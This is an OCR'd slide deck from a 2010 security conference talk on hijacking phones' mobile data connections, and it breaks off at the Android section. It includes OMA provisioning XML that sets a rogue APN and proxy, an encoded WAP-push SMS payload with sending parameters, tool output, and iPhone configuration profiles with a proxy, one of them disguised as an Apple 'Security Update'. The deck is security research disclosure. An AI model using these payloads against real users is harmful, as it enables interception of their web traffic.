Hijacking mobile data connections: State of Art

HITB 2010
Conference
Amsterdam, July 01-02 2010

Roberto Gassirà (r.gassira@mseclab.com)
Roberto Piccirillo (r.piccirillo@mseclab.com)

Agenda

- “Hijacking Mobile Data Connections”: the attack steps
- The growth of Mobile Web Connections
- The devices with OMA Client Provisioning
- SMS Provisioning Message
- iPhone and Android Configuration
- Device Hijacking:
  - OMA Devices
  - iPhone
  - Android
- Conclusion

Hijacking Mobile Data Conn.: recap


- Last work presented at DeepSec Conference in November 2009 (Co-author: C.Mune – pulsoid@icysilence.com)
- The aim of the attack was to divert the data connections originated by a mobile phone
- Attack steps:
  - Retrieve the victim's mobile phone number
  - Select the right APN configuration by IMSI Lookup
  - Deliver the new APN/Proxy configuration to the victim by a provisioning SMS
  - Probe all victim's web traffic (SSL connection too with SSL strip attack)

Is this attack still feasible ?????

YES!!!!


Mobile Web Conn. Momentum

- Mobile Internet traffic is growing quickly




The Devices

- The previous attack works on all devices that use OMA (Open Mobile Alliance) Client Provisioning
- The data on OMA Client Provisioning gives us an idea of the attack effectiveness



Ovum source



Ovum source

- But…. Neither iPhone nor Android process an SMS Provisioning Message

OMA Client Provisioning

- An SMS provisioning message remotely configures a mobile device

- Largely used by Mobile Operators and Commercial Enterprises to deliver customized configurations for:
  - Intranet Access
  - Mail
  - Etc.

- The provisioning is done using WAP capabilities



Multimedia msg.

Image size
Large

MMS creation mode
Guided

Access point in use
MMS

WAP (Wireless Application Architecture)


- WAP architecture is still widely used:
  - MMS
  - Web Browsing
  - Provisioning process
  - ...

- WAP communication is based on the Pull/Push model
  - The Push model is normally used to send unsolicited data from server to the client
- WAP provides a multiple layer Protocol Framework to allow data exchange:
  - Application, Session, Transfer, Transport and Bearer

SMS Provisioning Message

- An SMS Provisioning Message is composed of several parts:
  - GSM SMS Header
  - UDH Header
  - WSP Header
  - Provisioning Document (XML file) encoded in WBXML

- Some layers of WAP Protocol Framework are involved in creating an SMS Provisioning Message



Provisioning Document Example

- Let's reconfigure a Access Point with Proxy


```
<wap-provisioningdoc>
  <characteristic type="NAPDEF">
      <parm name="NAME" value="HITB"/>
      <parm name="NAPID" value="HITB_NAPID_ME"/>
      <parm name="BEARER" value="GSM-GPRS"/>
      <parm name="NAP-ADDRESS" value="hitb.internet.apn"/>
      <parm name="NAP-ADDRTYPE" value="APN"/>
    <parm name="INTERNET"/>
  </characteristic>

  <characteristic type="PXLOGICAL">
    <parm name="PROXY-ID" value="NEW_PROXY"/>
    <parm name="NAME" value="HITB_S"/>
    <characteristic type="PXPHYSICAL">
      <parm name="PHYSICAL-PROXY-ID" value="PROXY-1"/>
      <parm name="PXADDR" value="172.16.54.91"/>
      <parm name="PXADDRTYPE" value="IPV4"/>
      <parm name="TO-NAPID" value="HITB_NAPID_ME"/>
      <characteristic type="PORT">
        <parm name="PORTNBR" value="8080"/>
      </characteristic>
    </characteristic>
  </characteristic>

  <characteristic type="APPLICATION">
    <parm name="APPID" value="w2"/>
    <parm name="NAME" value="HITB"/>
    <parm name="TO-PROXY" value="NEW_PROXY"/>
    <parm name="TO-NAPID" value="HITB_NAPID_ME"/>

    <characteristic type="RESOURCE">
      <parm name="NAME" value="HITB"/>
      <parm name="URI" value="www.google.com"/>
      <parm name="STARTPAGE"/>
    </characteristic>

  </characteristic>
</wap-provisioningdoc>
```

Network Access Point

Proxy

Browser traffic through the proxy

Works on many phones




Session Service - WSP

- WSP provides connectionless service: PUSH primitive = 0x06


- Delivering a provisioning document requires:
  - Media type: ***application/vnd.wap.connectivity-wbxml = 0xb6***

- … security information is usually required:
  - SEC parameter to specify security mechanism = 0x91-0x8(0-1)
  - Security mechanism related information (e.g. MAC parameter = 0x92)



Security Mechanism

- Security mechanism used is typically based on a "Shared Secret" and based on HMAC




- "USERPIN": key is a numeric PIN code chosen by the sender
- "NETWPIN": key is an IMSI (International Mobile Subscriber Identity) (minimal or absent user interaction)

HMAC(**shared_secret**,wbxml_provisioning_doc)

What is IMSI?

- **IMSI** (International Mobile Subscriber Identity): Uniquely identifies a mobile user:
  - Permanently stored on a SIM card and HLR (Mobile Operator Database stores the pairs MSISDN-IMSI)
  - Always associated with a MSISDN (association is made in the HLR)
  - Used during subscriber authentication procedure




- MCC/MNC pair uniquely identifies a Mobile Phone Operator
- You can select the right configuration
- Should be regarded as a ***confidential*** piece of information
  - But…A lot of web sites offer very cheap IMSI Lookup services

WDP with GSM SMS

- WDP provides connectionless datagram transport service
- WDP can be mapped onto a different bearer:
  - UDH header is used to send SMS
- UDH header contains information for port addressing and concatenated short messages:
  - Wap-Push Port 2948 = 0x0B84
  - SMS multipart identifier = 0x00
- GSM SMS PDU mode supports binary data transfer = 0xF5

- Tests suggest that no restrictions are imposed on sending SMS-encapsulated provisioning messages.




How will we send the SMS?

- We can send an SMS using on line services:
  - Very cheap

```
$Account = "[redacted]";
$Password = "[redacted]";
$Sender = "test_sender";
$Recipients = 1;
$PhoneNumbers = "+39328[redacted]";
$SMSData = "69062f1f2db691809236413543393443393134303241З
            531313532423031433736454236383930434230323735
            3630373000030b6a0045c65501";
$SMSType = "";
$SMSDateTime = "";
$SMSTest = 0;
$UDH = "0B05040B8423F000036b0201"
$DCS = "F5";
$DeliveryRequest = 0;
$Notification = "mailto:research@mseclab.com";
$SmsValidity = "";
$SmsRef = "";
```

OR



Provisioning Tool

by Phone [✓ by Web] by IP [✓ AutoSelectConf]

InfoSMS Sender: SMS body:

Phone Number: [✓] Select number's list: lnumber.txt

[✓ Auth] No Auth

USERPIN IMSI [✓ IMSI lookup]


XML Settings :

```
<wap-provisioningdoc>
        <characteristic type="NAPDEF">
                <parm name="NAME" value="deepsec"/>
                <parm name="NAPID" value="deepsec_NAPID_ME"/>
                <parm name="BEARER" value="GSM-GPRS"/>
                <parm name="NAP-ADDRESS" value="deep.sec.it"/>
                <parm name="NAP-ADDRTYPE" value="APN"/>
                <parm name="INTERNET"/>
        </characteristic>
        <characteristic type="PXLOGICAL">
                <parm name="PROXY-ID" value="new_proxy"/>
                <parm name="NAME" value="VD_S"/>
                <characteristic type="PXPHYSICAL">
                        <parm name="PHYSICAL-PROXY-ID" value="PROXY-1"/>
                        <parm name="PXADDR" value="1.2.3.4"/>
```

Output :

```
INFO SMS
4220
Vodafone: a breve riceverai un SMS di configurazione. Una volta ricevuto conferma le nuove
 impostazioni.
Provisioning Message
```

- Using a customized tool with mobile phone attached to a PC



Video: Remote Provisioning Message

Apple Configuration Mechanism

- iPhone doesn't process OMA SMS configuration messages

- Apple uses *"Configuration Profile" to configure several components:*
  - *Wi-Fi settings*
  - *VPN settings*
  - *Email settings*
  - *Advanced*
  - *Other settings*

- This mechanism permits iPhone and iPod touch (OS 3.1.x), iPad OS 3.2.x to work with Enterprise Systems


Configuration Profiles

- The configuration information is encapsulated in a file with ".mobileconfig" extension

- A profile is a simple XML file that configures certain (single or multiple) settings on an iPhone, iPad or iPod touch

- A payload is an individual component of the profile file

- You can create a configuration profile using the iPhone Configuration Utility (iCPU), version 2.2, available on Mac OS X and Windows



Name	Identifier	Created
Profile Name	Profile Identifier	03/06/10 12.30

Identity

Name
Display name of the profile (shown on the device)
Profile Name

Identifier
Unique identifier for the profile (e.g. com.company.profile)
Profile Identifier

Organization
Name of the organization for the profile
Organization

Description
Brief explanation of the contents or purpose of the profile
Profile description.

Security
Controls when the profile can be removed
Always

Profile: An Example

```
<dict>
  <key>PayloadContent</key>
  <array>
    <dict>
      <key>DefaultsData</key>
      <dict>
        <key>apns</key>
        <array>
          <dict>
            <key>apn</key>
            <string>hackinthebox.apn</string>
            <key>proxy</key>
            <string>172.16.54.91</string>
            <key>proxyPort</key>
            <integer>8080</integer>
          </dict>
        </array>
      </dict>
      <key>DefaultsDomainName</key>
      <string>com.apple.managedCarrier</string>
    </dict>
  </array>
  <key>PayloadDescription</key>
  <string>Provides customization of carrier Access Point Name.</string>
  <key>PayloadDisplayName</key>
  <string>Advanced Settings</string>
  <key>PayloadIdentifier</key>
  <string>hitb.profile.apn</string>
  <key>PayloadOrganization</key>
  <string></string>
  <key>PayloadType</key>
  <string>com.apple.apn.managed</string>
  <key>PayloadUUID</key>
  <string>AAA4876D-5800-441B-976B-4611C25E0259</string>
  <key>PayloadVersion</key>
  <integer>1</integer>
</dict>
```

A single setting component

Access Point settings with Proxy


```
<key>PayloadRemovalDisallowed</key>
<false/>
```

You can control whether or not the configuration profile can be removed by the user

Protecting Configuration Profiles

- The configuration profile can be created with three different levels of security:
  - ***Unsigned***: the plain text .mobileconfig file can be installed on any device.

①




Cancel Install Profile

Security Update
Apple Computer
Not Verified Install

Description	The update patches some security flaws.
Signed	iPCU Certificate Authority (C0721EF9-9E74-47C2-B259-52DEF2CAAE7F)
Received	18/giu/2010
Contains	APN

More Details >

②



Install Profile


IMPORTANT: The authenticity of "Profile Name" cannot be verified.

Installing this profile will change settings on your iPhone.

Install Now Cancel

  - ***Signed***: the .mobileconfig file is signed and will not be installed by a device if it is altered. More secure for the user.

①



Cancel Install Profile

Profile Name
Organization
✓ Verified Install

Description	Profile description.
Signed	iPCU Certificate Authority (C0721EF9-9E74-47C2-B259-52DEF2CAAE7F)
Received	18/giu/2010
Contains	

More Details >

  - ***Signed and Encrypted***

mobile security lab

Deploy Configuration Profiles


- The Configuration Profiles can be distributed using four different deployment methods:
  - USB connection, directly from the iPhone Configuration utility
  - Email: the users install the profile by receiving the message on their device, then tapping the attachment to install it
  - Website: the users install the profile by downloading it using Safari
  - Over-the-Air Enrollment and Distribution: secure enrollment and configuration process enabled by the Simple Certificate Enrollment Protocol (SCEP).

Website Deploying

- Set up a simple Apache Web Server with a right MIME Content-Type:

```
<IfModule mod_mime.c>
  AddType application/x-apple-aspen-config .mobileconfig
</IfModule>
```


- The iPhone/iPad/iPod touch user can download the mobileconfig profile through his Safari browser:



```
109.112.51.21 - - [18/Jun/2010:12:10:04 +0200] "GET /apl/demo.mobileconfig HTTP/1.1" 200 3983 "-"
"Mozilla/5.0 (iPhone; U; CPU iPhone OS 3_1_3 like Mac OS X; en-us) AppleWebKit/528.18
(KHTML, like Gecko) Version/4.0 Mobile/7E18 Safari/528.16"
```

Android Provisioning

- Android doesn't process SMS Provisioning Messages either
- A private company has developed a OMA 1.1 Provisioning Client for Android:
